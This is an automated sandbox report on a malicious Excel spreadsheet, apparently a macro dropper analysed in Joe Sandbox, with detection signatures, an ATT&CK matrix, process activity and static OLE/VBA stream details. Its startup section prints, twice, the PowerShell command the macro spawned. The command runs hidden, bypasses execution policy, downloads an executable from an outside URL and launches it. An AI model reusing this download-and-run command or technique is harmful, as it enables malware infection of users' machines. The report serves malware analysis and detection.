

JOeSandbox Cloud BASIC



ID: 323692

Sample Name: 5901777.xls

Cookbook:

defaultwindowsofficecookbook.jbs

Time: 11:27:29

Date: 27/11/2020

Version: 31.0.0 Red Diamond

Table of Contents


Table of Contents	2
Analysis Report 5901777.xls	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Startup	4
Malware Configuration	4
Yara Overview	4
Initial Sample	4
Sigma Overview	4
Signature Overview	5
System Summary:	5
Data Obfuscation:	5
Persistence and Installation Behavior:	5
HIPS / PFW / Operating System Protection Evasion:	5
Mitre Att&ck Matrix	5
Behavior Graph	6
Screenshots	6
Thumbnails	6
Antivirus, Machine Learning and Genetic Malware Detection	7
Initial Sample	7
Dropped Files	7
Unpacked PE Files	7
Domains	7
URLs	7
Domains and IPs	8
Contacted Domains	8
URLs from Memory and Binaries	8
Contacted IPs	8
General Information	8
Simulations	9
Behavior and APIs	9
Joe Sandbox View / Context	9
IPs	9
Domains	9
ASN	9
JA3 Fingerprints	9
Dropped Files	9
Created / dropped Files	9
Static File Info	10
General	10
File Icon	11
Static OLE Info	11
General	11
OLE File "5901777.xls"	11
Indicators	11
Summary	11
Document Summary	11
Streams with VBA	11
VBA File Name: ThisWorkbook.cls, Stream Size: 742	11
General	11
VBA Code Keywords	12
VBA Code	12
VBA File Name: oldgcaiba.cls, Stream Size: 172	12
General	12
VBA Code Keywords	13

VBA Code	13
Streams	13
Stream Path: \x1CompObj, File Type: data, Stream Size: 107	13
General	13
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 228	13
General	13
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 176	13
General	13
Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 200639	13
General	14
Stream Path: _VBA_PROJECT_CUR/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 478	14
General	14
Stream Path: _VBA_PROJECT_CUR/PROJECTwm, File Type: data, Stream Size: 71	14
General	14
Stream Path: _VBA_PROJECT_CUR/VBA/VBA_PROJECT, File Type: ISO-8859 text, with no line terminators, Stream Size: 7	14
General	14
Stream Path: _VBA_PROJECT_CUR/VBA/dir, File Type: data, Stream Size: 224	14
General	14
Network Behavior	15
Code Manipulations	15
Statistics	15
Behavior	15
System Behavior	15
Analysis Process: EXCEL.EXE PID: 2088 Parent PID: 584	15
General	15
File Activities	15
File Created	16
File Deleted	16
File Moved	16
Registry Activities	16
Key Created	16
Key Value Created	16
Analysis Process: powershell.exe PID: 2700 Parent PID: 1220	20
General	20
File Activities	21
File Read	21
Analysis Process: powershell.exe PID: 2684 Parent PID: 1220	22
General	22
File Activities	22
File Read	22
Disassembly	23
Code Analysis	23

Analysis Report 5901777.xls

Overview

General Information

Sample Name:	5901777.xls
Analysis ID:	323692
MD5:	899e5af08f0794f...
SHA1:	242508434986d4..
SHA256:	74b115a8b1f4e18.
Tags:	xls
Most interesting Screenshot:	


Detection

	
Score:	60
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Office document tries to convince vi...
Bypasses PowerShell execution pol...
Creates processes via WMI
Suspicious powershell command line...
Contains long sleeps (>= 3 min)
Document contains an embedded VB...
Document contains embedded VBA ...
Enables debug privileges
May sleep (evasive loops) to hinder ...
Queries the volume information (nam...
Yara signature match

Classification



Startup

▪ System is w7x64
•  EXCEL.EXE (PID: 2088 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
•  powershell.exe (PID: 2700 cmdline: powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -command ' & { iwr http://sparepartiran.com/js/2Q/5901777.pdf.exe -OutFile C:\Users\Public\oftmhayq.exe}; & {Start-Process -FilePath 'C:\Users\Public\oftmhayq.exe'}' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
•  powershell.exe (PID: 2684 cmdline: powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -command ' & { iwr http://sparepartiran.com/js/2Q/5901777.pdf.exe -OutFile C:\Users\Public\oftmhayq.exe}; & {Start-Process -FilePath 'C:\Users\Public\oftmhayq.exe'}' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
▪ cleanup

Malware Configuration

No configs have been found

Yara Overview


Initial Sample

Source	Rule	Description	Author	Strings
5901777.xls	PowerShell_in_Word_Doc	Detects a powershell and bypass keyword in a Word document	Florian Roth	0x30b17:\$s1: powershell.exe 0x30b4b:\$s2: Bypass

Sigma Overview

No Sigma rule has matched

Signature Overview



- Spreading
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Click to jump to signature section

System Summary:



Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Data Obfuscation:



Suspicious powershell command line found

Persistence and Installation Behavior:



Creates processes via WMI

HIPS / PFW / Operating System Protection Evasion:




Bypasses PowerShell execution policy

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Data Obfuscation	Eavesdropping, Insecure Network Communication
Default Accounts	Command and Scripting Interpreter 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit Sensitive Information, Redirect to Calls/SM
Domain Accounts	Scripting 2	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit Sensitive Information, Track Device Location
Local Accounts	PowerShell 2	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	File and Directory Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2	LSA Secrets	System Information Discovery 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming, Denial of Service


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://sparepartiran.com/js/2Q/5	0%	Avira URL Cloud	safe	
http://sparepartiran.com/js/2Q/5901777.pdf.exe	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://sparepartiran.com/js/2Q/5901777.pdf.exePE	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.%s.comPA	powershell.exe, 00000002.0000002.2222630971.00000000023B0000.00000002.00000001.sdmp, powershell.exe, 00000003.00000002.2222548310.000000002230000.0000002.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	low
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous	powershell.exe, 00000002.0000002.2222630971.00000000023B0000.00000002.00000001.sdmp, powershell.exe, 00000003.00000002.2222548310.000000002230000.0000002.00000001.sdmp	false		high
http://sparepartiran.com/js/2Q/5	powershell.exe, 00000002.0000002.2226747396.00000000034E8000.00000004.00000001.sdmp, powershell.exe, 00000003.00000002.2226874726.0000000003748000.0000004.00000001.sdmp	true	Avira URL Cloud: safe	unknown
http://sparepartiran.com/js/2Q/5901777.pdf.exe	powershell.exe, 00000003.0000002.2226874726.0000000003748000.00000004.00000001.sdmp, 5901777.xls	true	Avira URL Cloud: safe	unknown
http://sparepartiran.com/js/2Q/5901777.pdf.exePE	powershell.exe, 00000002.0000002.2226747396.00000000034E8000.00000004.00000001.sdmp, powershell.exe, 00000003.00000002.2226874726.0000000003748000.0000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown

Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	323692
Start date:	27.11.2020
Start time:	11:27:29
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 33s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	5901777.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	7
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal60.evad.winXLS@3/2@0/0
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe, svchost.exe • VT rate limit hit for: /opt/package/joesandbox/database/analysis/323692/sample/5901777.xls

Simulations

Behavior and APIs

Time	Type	Description
11:32:39	API Interceptor	85x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user1\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\BPW6BYQM25OFR2IJJSQE.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5851865634190787
Encrypted:	false
SSDEEP:	96:chQCsMqaqvsqvJCwo1z8hQCsMqaqvsEHyqvJCwor3zkKYXHyQhRVIUVLlu:cyzo1z8ynHnor3zk0QhRSlu
MD5:	AA4597ADF07894EF77C8C4FB80709DB3
SHA1:	6868B43DA650237CFE8F38C855E76CEDD71E1037
SHA-256:	1202F5323A49F6370BE98CA7FF2B2A944E177DAA86CEC9E8F82C0694668B296F
SHA-512:	90035629FACCC9ECDA82646FE88A12A9D07B9AAB820330EDCC1AA8F70623FD744C59681CC64A3E8D5304F879CB0A8EB13ECA93B17CA17A5D705BB0E49DB0F83
Malicious:	false
Reputation:	low
Preview:	FL.....F".8.D...xq.{D...xq.{D...k.....P.O. .i.....+00../C:\.....\1....{J\.. PROGRA~3..D.....{J\}*..k.....P.r.o.g.r.a.m.D.a.t.a....X.1.....~J v. MICROS~1..@.....~J v*..l.....M.i.c.r.o.s.o.f.t....R.1....wJ;. Windows.<.....wJ;*.....W.i.n.d.o.w.s.....1.....:({..STARTM~1.j.....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.6....~.1....Pf...Programs.f.....Pf.*.....<....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.2.....1....xJu=.ACCESS~1.l.....wJr.*.....B....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.6.1....j.1.....". WINDOW~1..R.....:;*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l....v.2.k....:, .WINDOW~2.LNK..Z.....:,*...=.....W.i.n.d.o.w.s.

C:\Users\user1\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\PJAPUEJF98NH2WYADHMQ.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5851865634190787
Encrypted:	false
SSDEEP:	96:chQCsMqaqvsqvJCwo1z8hQCsMqaqvsEHyqvJCwor3zkKYXHyQhRVIUVLlu:cyzo1z8ynHnor3zk0QhRSlu
MD5:	AA4597ADF07894EF77C8C4FB80709DB3
SHA1:	6868B43DA650237CFE8F38C855E76CEDD71E1037
SHA-256:	1202F5323A49F6370BE98CA7FF2B2A944E177DAA86CEC9E8F82C0694668B296F
SHA-512:	90035629FACCC9ECDA82646FE88A12A9D07B9AAB820330EDCC1AA8F70623FD744C59681CC64A3E8D5304F879CB0A8EB13ECA93B17CA17A5D705BB0E49DB0F83
Malicious:	false
Reputation:	low
Preview:	FL.....F".8.D...xq.{D...xq.{D...k.....P.O. .i.....+00../C:\.....\1....{J\.. PROGRA~3..D.....{J\}*..k.....P.r.o.g.r.a.m.D.a.t.a....X.1.....~J v. MICROS~1..@.....~J v*..l.....M.i.c.r.o.s.o.f.t....R.1....wJ;. Windows.<.....wJ;*.....W.i.n.d.o.w.s.....1.....:({..STARTM~1.j.....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.6....~.1....Pf...Programs.f.....Pf.*.....<....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.2.....1....xJu=.ACCESS~1.l.....wJr.*.....B....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.6.1....j.1.....". WINDOW~1..R.....:;*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l....v.2.k....:, .WINDOW~2.LNK..Z.....:,*...=.....W.i.n.d.o.w.s.

Static File Info

General	
File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Author: Dell, Last Saved By: Dell, Create Time/Date: Fri Nov 27 09:06:11 2020, Last Saved Time/Date: Fri Nov 27 09:06:12 2020, Security: 0
Entropy (8bit):	7.862065005946057
TrID:	- Microsoft Excel sheet (30009/1) 47.99% - Microsoft Excel sheet (alternate) (24509/1) 39.20% - Generic OLE2 / Multistream Compound File (8008/1) 12.81%
File name:	5901777.xls
File size:	208384
MD5:	899e5af08f0794f0131adbf03f841045
SHA1:	242508434986d472b0b83387ec8d5d33888baa29
SHA256:	74b115a8b1f4e18d26b092dc965b60ad94dba931591d9913db219823d294904a
SHA512:	e43293d7d37a19a7564e076fdb55ea9594758246504cbd504653f8b3c60a94806313145c13366f21bcc85b98c407262f63bfbd25511738899fcef4cb4cf665a2

General		
SSDEEP:		6144:gk3hOdsyIKIgrzyc4bNhZF+E+W2knu17K4g62FpqDIWPiVirJN115bdVwHmGRl:61+4v2FpqDAcrJN1bbwGGR
File Content Preview:		>.....b..... ..d.....

File Icon

	
Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General	
Document Type:	OLE
Number of OLE Files:	1

OLE File "5901777.xls"

Indicators		
Has Summary Info:		True
Application Name:		unknown
Encrypted Document:		False
Contains Word Document Stream:		False
Contains Workbook/Book Stream:		True
Contains PowerPoint Document Stream:		False
Contains Visio Document Stream:		False
Contains ObjectPool Stream:		
Flash Objects Count:		
Contains VBA Macros:		True

Summary	
Code Page:	1252
Author:	Dell
Last Saved By:	Dell
Create Time:	2020-11-27 09:06:11
Last Saved Time:	2020-11-27 09:06:12
Security:	0

Document Summary	
Document Code Page:	1252
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	983040

Streams with VBA

VBA File Name: ThisWorkbook.cls, Stream Size: 742

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/ThisWorkbook
VBA File Name:	ThisWorkbook.cls
Stream Size:	742
Data ASCII:	Attribute VB_Name = "ThisWorkbook"...Bas...0{00020P819-...0..C#....46}.. Global..Spac..False.%.Creatabl...Pr edecL.a..Id.#Tru.."Expose....@Templat@eDeriv..C.customiz. D...2P.... Sub. ...BeforeCl.9(Cancel As Boolean)...Range ("l1:x22")..Select....i
Data Raw:	01 e2 b2 00 41 74 74 72 69 62 75 74 00 65 20 56 42 5f 4e 61 6d 00 65 20 3d 20 22 54 68 69 00 73 57 6f 72 6b 62 6f 6f 10 6b 22 0d 0a 0a 8c 42 61 73 01 02 8c 30 7b 30 30 30 32 30 50 38 31 39 2d 00 10 30 03 08 43 23 05 12 03 00 34 36 7d 0d 7c 47 6c 10 6f 62 61 6c 01 d0 53 70 61 82 63 01 92 46 61 6c 73 65 0c 25 00 43 72 65 61 74 61 62 6c 01 15 1f 50 72 65 64 65 63 6c 12 61 00 06 49 64

VBA Code Keywords

Keyword
.ShrinkToFit
.TintAndShade
lctheufps
VB_Name
VB_Creatable
xlCenter
lctheufps.Create(yqukhazhshmodqbmknkwuescdsportzmbady)
"ThisWorkbook"
VB_Exposed
.VerticalAlignment
.WrapText
.Orientation
Selection.Borders(xlDiagonalUp).LineStyle
.MergeCells
xlThin
psisbdmpm
Workbook_BeforeClose(Cancel
VB_Customizable
.ColorIndex
.AddIndent
Selection.Font.Italic
.Weight
Selection.Font.Bold
xlContext
yqukhazhshmodqbmknkwuescdsportzmbady
.HorizontalAlignment
xlBottom
.LineStyle
VB_TemplateDerived
xlNone
xlUnderlineStyleSingle
Selection.Borders(xlDiagonalDown).LineStyle
Selection.Borders(xlEdgeTop)
Selection
False
Selection.Borders(xlEdgeLeft)
.IndentLevel
Attribute
Selection.Font.Underline
Private
.ReadingOrder
xlContinuous
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
Boolean)

VBA Code

VBA File Name: oldgcaiba.cls, Stream Size: 172

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/oldgcaiba
VBA File Name:	oldgcaiba.cls
Stream Size:	172
Data ASCII:	Attribute VB_Name = "oldgcaiba"."...Bas..0{.000208206-....C....46.}. Global!...Spac..False.%Creatabl..Predecla..Id..#Tru."Expose...@TemplateDeriv..Customiz.D.2
Data Raw:	01 a8 b0 00 41 74 74 72 69 62 75 74 00 65 20 56 42 5f 4e 61 6d 00 65 20 3d 20 22 6f 6c 64 00 67 63 61 69 62 61 22 0d 22 0a 0a 80 42 61 73 02 80 30 7b 00 30 30 30 32 30 38 32 30 36 2d 00 10 04 08 43 05 12 03 00 34 36 02 7d 0d 7c 47 6c 6f 62 61 6c 21 01 ca 53 70 61 63 01 92 46 61 08 6c 73 65 0c 25 43 72 65 61 10 74 61 62 6c 15 1f 50 72 65 20 64 65 63 6c 61 00 06 49 64 11 00 23 54 72

VBA Code Keywords

Keyword

"oldgcaiba"

False

VB_Exposed

Attribute

VB_Name

VB_Creatable

VB_PredeclaredId

VB_GlobalNameSpace

VB_Base

VB_Customizable

VB_TemplateDerived

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 107

General

Stream Path:	\x1CompObj
File Type:	data
Stream Size:	107
Entropy:	4.18482950044
Base64 Encoded:	True
Data ASCII:	F...Microsoft Excel 2003 Worksheet.. ...Biff8.....Excel.Sheet.8..9.q.....
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff 20 08 02 00 00 00 00 c0 00 00 00 00 00 46 1f 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 20 32 30 30 33 20 57 6f 72 6b 73 68 65 65 74 00 06 00 00 00 42 69 66 66 38 00 0e 00 00 00 45 78 63 65 6c 2e 53 68 65 65 74 2e 38 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 228

General

Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	228
Entropy:	2.83826051843
Base64 Encoded:	False
